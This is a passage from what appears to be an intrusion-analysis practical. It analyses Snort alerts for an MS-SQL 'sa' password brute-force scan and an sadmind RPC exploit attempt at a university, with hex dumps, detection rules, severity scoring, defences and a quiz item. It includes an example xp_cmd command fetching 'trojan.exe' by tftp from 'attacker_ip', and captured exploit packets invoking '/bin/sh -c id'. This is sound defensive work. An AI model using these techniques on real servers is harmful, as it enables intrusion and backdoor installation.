73 74 65 64 20 53 51 4C 20 53 65 72 76 65 72 20   sted SQL Server
63 6F 6E 6E 65 63 74 69 6F 6E 2E 00 00 00 00 FD  connection......
02 00 00 00 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

(from TCP:29999-1433) – source port 29999

```
[**] MS-SQL sa login failed [**]
12/29-00:05:22.039566 160.36.5.9:1433 -> 209.112.26.94:29999
```

```
TCP TTL:126 TOS:0x0 ID:32001 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0xB5A3A99  Ack: 0x5C2D1019  Win: 0xFDB8  TcpLen: 20
04 01 00 3B 00 00 01 00 AA 27 00 18 48 00 00 01  ...;.....'..H...
0E 1B 00 4C 6F 67 69 6E 20 66 61 69 6C 65 64 20 ...Login failed
66 6F 72 20 75 73 65 72 20 27 73 61 27 2E 00 00   for user 'sa'...
00 00 FD 02 00 00 00 00 00 00                    ...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=


[**] MS-SQL sa login failed [**]
12/29-09:31:53.272068 160.36.180.47:1433 -> 209.112.26.94:29999
TCP TTL:127 TOS:0x0 ID:60703 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0xFBB7BEAD  Ack: 0x951D86E7  Win: 0x4229  TcpLen: 20
04 01 00 3B 00 00 00 00 AA 27 00 18 48 00 00 01   ...;.....'..H...
0E 1B 00 4C 6F 67 69 6E 20 66 61 69 6C 65 64 20  ...Login failed
66 6F 72 20 75 73 65 72 20 27 73 61 27 2E 00 00    for user 'sa'...
00 00 FD 02 00 00 00 00 00 00                     ...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

The following Snort rule produced the same alert on all of the 371 packets:

```
alert tcp $SQL_SERVERS 1433 -> $EXTERNAL_NET any (msg:"MS-SQL sa
login failed"; content: "Login failed for user |27|sa|27|";flow:from_server,
established;classtype:unsuccessful-user; sid:688; rev:4;)
```

The events were logged via this rule because an external host attempted a login to the ‘sa’ account on a machine running an instance of MS-SQL on 1433/tcp.

3. Probability the source address was spoofed:

The probability that the source IP is spoofed is low. This is a script looking for hosts running MS-SQL with weak ‘sa’ passwords. It requires a legitimate return path to the source to indicate a successful/unsuccessful login to ‘sa’. A single source IP is involved and the TTL values remain consistent if not constant (by design there are no more than two hops to the border router, from which the Snort sensor receives mirrored traffic, from any host within the core network at the university).

There is the slight possibility of a third party scenario which would require the attacker to be situated somewhere in the legitimate path back to the source IP. Another possibility is that the source IP is a compromised “throwaway” host being used to compromise other hosts. This possibility offers the attacker a way to hide her/his tracks. The latter is the more likely possibility outside of someone outrightly using their own host to probe the university network without regard to discovery.

4. Description of attack:

After analyzing the number of attempts to login to the ‘sa’ account by the source IP, it was determined that this attack was not the result of a worm (e.g. SQLSnake, DigiSpid, or CBlade). SQL worms generally do not attempt multiple attempts to login to the ‘sa’ account: they generally try to login in as ‘sa’ using a blank password and then move on to another host. Digispid attempts to login to a guest account: there was not evidence of this type of activity. The behavior is more indicative of a scripted brute force password attempt against the ‘sa’ account (see http://documents.iss.net/literature/DatabaseScanner/reports/sql/SQLPwdAttacks.pdf - this document describes time deltas associated with brute force password guessing). This information is relevant to the correlation section.

This is a script driven scan (because of the connection times) involving an attempt to gain entry into a system singularly via the ‘sa’ account. Once the ‘sa’ account is compromised, data can stolen from the database(s) or the machine, in general can be compromised via the use of MS-SQL extended procedures (e.g. xp_cmd)

After analyzing the 371 packets associated with this attack, it was observed that 19 unique hosts were targeted. The least number of attempted logins on a single host was 17 and the maximum number was 26.

The intent was to locate hosts in the target network with MS-SQL listening on 1433/tcp and to attempt to guess the ‘sa’ account password using a small dictionary attack.

5. Attack mechanism:

Reiteratively, MS-SQL listens on 1433/tcp. In many installations, the ‘sa’ account, a privileged database user, is not given a good password. It is a common technique to scan address ranges using tools like SQLPing or SQLScan to search for devices that, at least, have ‘sa’ accounts with blank passwords. There are other tools (it is a simple process to write a script to achieve the same purpose) that incorporate a dictionary attack on MS-SQL servers. The purpose of the dictionary attack is to attempt to guess a trivial or common ‘sa’ password. Once the ‘sa’ password is known, an attacker would have free will on a given machine. It is a simple procedure to install a backdoor using an extended procedure (e.g. xp_cmd). The extended procedure ‘xp_cmd’ allows a user (like the ‘sa’ user) with this database privilege to execute shell commands at the OS level. For example, someone could execute ‘tftp –i attacker_ip get trojan.exe’ and then run the retrieved executable, also via an xp_cmd procedure, to install a backdoor on a victim machine.

Once, the ‘sa’ account password is known, it also a trivial process to retrieve possibly confidential data from database tables.

6. Correlations:

The scan was correlated with the portscan.log resulting from the snort instance. The data below is a sample:

```
Dec 28 23:50:44 209.112.26.94:29751 -> 160.36.2.8:1433 SYN ******S*
Dec 28 23:50:45 209.112.26.94:29469 -> 160.36.2.9:1433 SYN ******S*
Dec 28 23:50:46 209.112.26.94:29836 -> 160.36.2.10:1433 SYN ******S*
Dec 28 23:50:46 209.112.26.94:29208 -> 160.36.2.11:1433 SYN ******S*
Dec 28 23:50:49 209.112.26.94:29134 -> 160.36.2.15:1433 SYN ******S*
Dec 28 23:50:50 209.112.26.94:29751 -> 160.36.2.8:1433 SYN ******S*
Dec 28 23:50:55 209.112.26.94:29134 -> 160.36.2.15:1433 SYN ******S*
Dec 29 00:06:13 209.112.26.94:29401 -> 160.36.5.73:1433 SYN ******S*
Dec 29 00:06:09 209.112.26.94:29263 -> 160.36.5.64:1433 SYN ******S*
Dec 29 00:06:13 209.112.26.94:29599 -> 160.36.5.31:1433 SYN ******S*
                                          . . .

Dec 29 11:12:52 209.112.26.94:29036 -> 160.36.213.222:1433 SYN******S*
Dec 29 11:12:53 209.112.26.94:29427 -> 160.36.214.8:1433 SYN ******S*
Dec 29 11:12:56 209.112.26.94:29397 -> 160.36.214.12:1433 SYN ******S*
Dec 29 11:12:53 209.112.26.94:29922 -> 160.36.214.6:1433 SYN ******S*
Dec 29 11:12:56 209.112.26.94:29820 -> 160.36.214.13:1433 SYN ******S*
Dec 29 11:12:56 209.112.26.94:29179 -> 160.36.214.14:1433 SYN ******S*
Dec 29 11:12:57 209.112.26.94:29179 -> 160.36.214.14:1433 SYN ******S*
Dec 29 11:13:02 209.112.26.94:29820 -> 160.36.214.13:1433 SYN ******S*
Dec 29 11:13:04 209.112.26.94:29351 -> 160.36.213.222:1433 SYN ******S*
Dec 29 11:13:07 209.112.26.94:29756 -> 160.36.214.28:1433 SYN ******S*
```

The brute force password attack on the ‘sa’ account is explained at: http://www.nextgenss.com/papers/cracking-sql-passwords.pdf

7. Evidence of active targeting:

It is obvious that there was active targeting of MS-SQL servers. The scan spanned one of the class B address ranges owned by the university. The attack targeted 19 different hosts that happened to have MS-SQL running on 1433/tcp. The scan began at the beginning of the address range and ended approximately 11 hours later near the end of the address range.

8. Severity:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Target criticality: 5 (some of the targeted machines housed confidential information)

Attack lethality: 3 (no hosts were compromised but, a successful exploit of a server housing confidential information would have had ill consequences for the organization)

System countermeasures: 2 (all of the machines had nontrivial ‘sa’ account passwords thus, none were compromised; critical machines were running patched and secured OSes; however, most of the targeted IPs were not running host based firewalls and did not have SQL auditing enabled in order to track failed attempts to login as ‘sa’)

Network countermeasures: 2 (a firewall with an appropriate rule might have stopped this scan cold; also, an inline IDS/IPS would have also prevented this attack; additionally, implementation of a tar pit might have prevented the number of hosts from that were probed or the length of the scan; the fact that the entire address range was spanned over an 11 hour period indicates that network countermeasures were weak)

severity = (5 + 3) – (2 + 2) = 4

9. Defensive recommendation:

Defensive recommendations in lieu of this particular detect are applicable to other common scanning activities that do reconnaissance and/or attempt brute force guessing of OS or application passwords. The addition of a router ACL to block 1433/tcp at the border, is not feasible in the current climate of the organization but, is under consideration.

Additionally, a firewall rule that blocked tcp traffic to destination port 1433/tcp would have been useful but, the organization’s climate prevents this implementation without careful planning. Future implementations of border and departmental firewalls will help to mitigate this type of attack in the future.

Implementation of host based firewalls/IDS would have also helped to mitigate this threat.

Active mapping of open ports on hosts in the university network by its IT

security organization regularly identifies hosts that have a MS-SQL server listening on any port. Brute force password guessing and general audits are regularly performed on these machines and reports are forwarded to systems administration personnel. Inquiry about the utility of running even MSDE (Microsoft Data Engine – a scaled down version of MS-SQL server that is installed with programs like Microsoft Visio) is regularly made by the university's IT security organization. MSDE is commonly found running in many departments with a blank 'sa' password without the knowledge of a system administrator. Enabling MS-SQL's auditing feature would also allow a system or database administrator to track the source IPs that attempt 'sa' account logins.

Administrative policy about authorization or justification for running MS-SQL should also be considered.

10. Multiple choice test question:

Why account in MS-SQL and MSDE should be secured with a good password to prevent unauthorized access to data and systems?

A) system
B) sa
C) probe
D) administrator

Answer: B

Explanation: The 'sa' account is the MS-SQL database administrator account. It should be given a good password (at least 8 characters – alphanumeric, mixed case alpha, and at least one special character) to stave off brute force password attacks.

****

Detect 3

1. Source of Trace:


Snort sensor at an unnamed university (special note: author has specific permission to do any mapping, vulnerability assessment and forensics of any machines mentioned in the unnamed univeristy's address space being that the author is part of the unnamed university's IT security organization)

All of the activity shows a single source IP address of 160.36.141.236 (a machine owned by a department at the university). The destination ports vary but, fall within the range of ports generally used by rpc (remote procedure call) services on Unix hosts. The source port varies but, increments showing evidence of automated scanning. There are 10 unique destination IP addresses.

The source and destination MAC addresses are unknown based on the information provided by the trace. The –e switch used by snort to gather link level was not utilized when snort was started on the sensor that collected the data for this detect.

The TTL value equals 254 on all of the alerts. The source IP address was verified as running Solaris 8. Solaris has a default TTL of 255. The source host was one hop away from the border router at the university from which the Snort sensor used to detect this attack gets mirrored traffic (diagram below).

Little can be gathered from the trace about the physical layout of the destination network(s). Much is known about the source network (very generalized and simple diagram below). No border or internal firewalls or inline IDS/IPS were in place in the source network, at the time, to block the malicious traffic.



2. Detect was generated by:

The detect was generated by Snort 2.1.1 using the following command:

```
/usr/local/bin/snort -c/usr/local/bin/rules/snort.conf –d –A full -l/data1/log/snort
```

-c (Snort configuration file)
-l (log file directory)
-d (dumps the application layer data when displaying packets in verbose or packet logging mode)
-A full (alert mode; full writes the full decoded header as well as the alert message)

There is a pattern of single source IP/multiple destination IP judging from the alerts generated and the portscan.log records that were generated. The Snort preprocessor to detect port scans was effective in detecting the scanning activity using the default setting of:

```
    preprocessor portscan: $HOME_NET 4 3 portscan.log
```

in the Snort configuration file. The definition above detects TCP or UDP packets going to four different ports in a three second period.

The following alerts represent a sampling of 18 alerts detected from the single source IP of 160.36.141.236:

(from UDP:47192-32774) – src port 47192, dst port 32774

```
[**] RPC sadmind query with root credentials attempt UDP [**]
03/18-10:22:06.209529 160.36.141.236:47192 -> 4.22.68.28:32774
UDP TTL:254 TOS:0x0 ID:39563 IpLen:20 DgmLen:1476 DF Len: 1448
50 61 56 89 00 00 00 00 00 00 00 02 00 01 87 88    PaV............
00 00 00 0A 00 00 00 01 00 00 00 01 00 00 00 1C   ................
40 5A 0C 10 00 00 00 07 65 78 70 6C 6F 69 74 00  @Z......exploit.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 14 0C 5A 40 00 07 45 DF 00 00 00 00  ......Z@..E.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00   ...............
00 00 00 04 00 00 00 00 00 00 00 04 7F 00 00 01   ...............
00 01 87 88 00 00 00 0A 00 00 00 04 7F 00 00 01   ................
00 01 87 88 00 00 00 0A 00 00 00 11 00 00 00 1E  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00 00 00 3B 65 78 70 6C 6F 69 74 00 00 00 00 00  ...;exploit.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00 00 00 06 73 79 73 74 65 6D 00 00 00 00 00 15  ....system......
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 62  ../../../../../b
69 6E 2F 73 68 00 00 00 00 00 04 1A 00 00 00 0E  in/sh...........
41 44 4D 5F 46 57 5F 56 45 52 53 49 4F 4E 00 00  ADM_FW_VERSION..
```

```
00 00 00 03 00 00 00 04 00 00 00 01 00 00 00 00  ................
00 00 00 00 00 00 00 08 41 44 4D 5F 4C 41 4E 47  ........ADM_LANG
00 00 00 09 00 00 00 02 00 00 00 01 43 00 00 00  ............C...
00 00 00 00 00 00 00 00 00 00 00 0D 41 44 4D 5F  ............ADM_
52 45 51 55 45 53 54 49 44 00 00 00 00 00 00 09  REQUESTID.......
00 00 00 12 00 00 00 11 30 38 31 30 3A 31 30 31  ........0810:101
30 31 30 31 30 31 30 3A 31 00 00 00 00 00 00 00  0101010:1.......
00 00 00 00 00 00 00 09 41 44 4D 5F 43 4C 41 53  ........ADM_CLAS
53 00 00 00 00 00 00 09 00 00 00 07 00 00 00 06  S...............
73 79 73 74 65 6D 00 00 00 00 00 00 00 00 00 00  system..........
00 00 00 0E 41 44 4D 5F 43 4C 41 53 53 5F 56 45  ....ADM_CLASS_VE
52 53 00 00 00 00 00 09 00 00 00 04 00 00 00 03  RS..............
32 2E 31 00 00 00 00 00 00 00 00 00 00 00 00 0A  2.1.............
41 44 4D 5F 4D 45 54 48 4F 44 00 00 00 00 00 09  ADM_METHOD......
00 00 00 16 00 00 00 15 2E 2E 2F 2E 2E 2F 2E 2E  ........../../..
2F 2E 2E 2F 2E 2E 2F 62 69 6E 2F 73 68 00 00 00  /../../bin/sh...
00 00 00 00 00 00 00 00 00 00 00 08 41 44 4D 5F  ............ADM_
48 4F 53 54 00 00 00 09 00 00 00 3C 00 00 00 3B  HOST.......<...;
65 78 70 6C 6F 69 74 00 00 00 00 00 00 00 00 00  exploit.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 0F 41 44 4D 5F 43 4C 49 45  ........ADM_CLIE
4E 54 5F 48 4F 53 54 00 00 00 00 09 00 00 00 08  NT_HOST.........
00 00 00 07 65 78 70 6C 6F 69 74 00 00 00 00 00  ....exploit.....
00 00 00 00 00 00 00 11 41 44 4D 5F 43 4C 49 45  ........ADM_CLIE
4E 54 5F 44 4F 4D 41 49 4E 00 00 00 00 00 00 09  NT_DOMAIN.......
00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 11 41 44 4D 5F 54 49 4D 45 4F 55 54 5F  ....ADM_TIMEOUT_
50 41 52 4D 53 00 00 00 00 00 00 09 00 00 00 1C  PARMS...........
00 00 00 1B 54 54 4C 3D 30 20 50 54 4F 3D 32 30  ....TTL=0 PTO=20
20 50 43 4E 54 3D 32 20 50 44 4C 59 3D 33 30 00   PCNT=2 PDLY=30.
00 00 00 00 00 00 00 00 00 00 00 09 41 44 4D 5F  ............ADM_
46 45 4E 43 45 00 00 00 00 00 00 09 00 00 00 00  FENCE...........
00 00 00 00 00 00 00 00 00 00 00 01 58 00 00 00  ............X...
00 00 00 09 00 00 00 03 00 00 00 02 2D 63 00 00  ............-c..
00 00 00 00 00 00 00 00 00 00 00 01 59 00 00 00  ............Y...
00 00 00 09 00 00 02 01 00 00 02 00 69 64 00 00  ............id..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 10 6E 65 74 6D 67 74 5F 65  ........netmgt_e
6E 64 6F 66 61 72 67 73                          ndofargs
```

=+=

(from UDP:47378-32770) – src port 47378, dst port 32770

```
[**] RPC sadmind query with root credentials attempt UDP [**]
03/18-11:01:21.166799 160.36.141.236:47378 -> 24.173.227.91:32770
UDP TTL:254 TOS:0x0 ID:57499 IpLen:20 DgmLen:1476 DF Len: 1448
10 0D 30 D4 00 00 00 00 00 00 00 02 00 01 87 88  ..0.............
00 00 00 0A 00 00 00 01 00 00 00 01 00 00 00 1C  ................
40 5A 15 43 00 00 00 07 65 78 70 6C 6F 69 74 00  @Z.C....exploit.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 47 15 5A 40 00 07 45 DF 00 00 00 00  ....G.Z@..E.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 04 00 00 00 00 00 00 00 04 7F 00 00 01  ................
00 01 87 88 00 00 00 0A 00 00 00 04 7F 00 00 01  ................
00 01 87 88 00 00 00 0A 00 00 00 11 00 00 00 1E  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 3B 65 78 70 6C 6F 69 74 00 00 00 00 00  ...;exploit.....
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 06 73 79 73 74 65 6D 00 00 00 00 00 15  ....system......
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 62  ../../../../../b
69 6E 2F 73 68 00 00 00 00 00 04 1A 00 00 00 0E  in/sh...........
41 44 4D 5F 46 57 5F 56 45 52 53 49 4F 4E 00 00  ADM_FW_VERSION..
00 00 00 03 00 00 00 04 00 00 00 01 00 00 00 00  ................
00 00 00 00 00 00 00 08 41 44 4D 5F 4C 41 4E 47  ........ADM_LANG
00 00 00 09 00 00 00 02 00 00 00 01 43 00 00 00  ............C...
00 00 00 00 00 00 00 00 00 00 00 0D 41 44 4D 5F  ............ADM_
52 45 51 55 45 53 54 49 44 00 00 00 00 00 00 09  REQUESTID.......
00 00 00 12 00 00 00 11 30 38 31 30 3A 31 30 31  ........0810:101
30 31 30 31 30 31 30 3A 31 00 00 00 00 00 00 00  0101010:1.......
00 00 00 00 00 00 00 09 41 44 4D 5F 43 4C 41 53  ........ADM_CLAS
53 00 00 00 00 00 00 09 00 00 00 07 00 00 00 06  S...............
73 79 73 74 65 6D 00 00 00 00 00 00 00 00 00 00  system..........
00 00 00 0E 41 44 4D 5F 43 4C 41 53 53 5F 56 45  ....ADM_CLASS_VE
52 53 00 00 00 00 00 09 00 00 00 04 00 00 00 03  RS..............
32 2E 31 00 00 00 00 00 00 00 00 00 00 00 00 0A  2.1.............
41 44 4D 5F 4D 45 54 48 4F 44 00 00 00 00 00 09  ADM_METHOD......
00 00 00 16 00 00 00 15 2E 2E 2F 2E 2E 2F 2E 2E  ........../../..
2F 2E 2E 2F 2E 2E 2F 62 69 6E 2F 73 68 00 00 00  /../../bin/sh...
00 00 00 00 00 00 00 00 00 00 00 08 41 44 4D 5F  ............ADM_
48 4F 53 54 00 00 00 09 00 00 00 3C 00 00 00 3B  HOST.......<...;
65 78 70 6C 6F 69 74 00 00 00 00 00 00 00 00 00  exploit.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 0F 41 44 4D 5F 43 4C 49 45  ........ADM_CLIE
4E 54 5F 48 4F 53 54 00 00 00 00 09 00 00 00 08  NT_HOST.........
00 00 00 07 65 78 70 6C 6F 69 74 00 00 00 00 00  ....exploit.....
00 00 00 00 00 00 00 11 41 44 4D 5F 43 4C 49 45  ........ADM_CLIE
4E 54 5F 44 4F 4D 41 49 4E 00 00 00 00 00 00 09  NT_DOMAIN.......
00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 11 41 44 4D 5F 54 49 4D 45 4F 55 54 5F  ....ADM_TIMEOUT_
50 41 52 4D 53 00 00 00 00 00 00 09 00 00 00 1C  PARMS...........
00 00 00 1B 54 54 4C 3D 30 20 50 54 4F 3D 32 30  ....TTL=0 PTO=20
20 50 43 4E 54 3D 32 20 50 44 4C 59 3D 33 30 00   PCNT=2 PDLY=30.
00 00 00 00 00 00 00 00 00 00 00 09 41 44 4D 5F  ............ADM_
46 45 4E 43 45 00 00 00 00 00 00 09 00 00 00 00  FENCE...........
00 00 00 00 00 00 00 00 00 00 00 01 58 00 00 00  ............X...
00 00 00 09 00 00 00 03 00 00 00 02 2D 63 00 00  ............-c..
00 00 00 00 00 00 00 00 00 00 00 01 59 00 00 00  ............Y...
00 00 00 09 00 00 02 01 00 00 02 00 69 64 00 00  ............id..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 10 6E 65 74 6D 67 74 5F 65  ........netmgt_e
6E 64 6F 66 61 72 67 73                          ndofargs

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

The following Snort rule produced the same alert on all of the 18 packets:

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC sadmind
query with root credentials attempt UDP"; content:"|00 01 87 88|"; offset:12;
depth:4; content:"|00 00 00 01 00 00 00 01|"; distance:4; within:8;
byte_jump:4,8,relative,align; content:"|00 00 00 00|"; distance:0; within:4;
classtype:misc-attack; sid:2256; rev:2;)
```

The events were logged via this rule because a host attempted to query the sadmind service as the root user.

3. Probability the source address was spoofed:

The probability that the source IP is spoofed is zero. Verification was done by sniffing the host's traffic and seeing similar packets. It was later determined that the host was compromised in the exact way that it was trying to compromise other hosts; a remote exploit of the sadmind process.

This machine was being used as a "throwaway" host. It was being used to compromise other hosts while offering the attacker the possibility of hiding her/his tracks.

4. Description of attack:

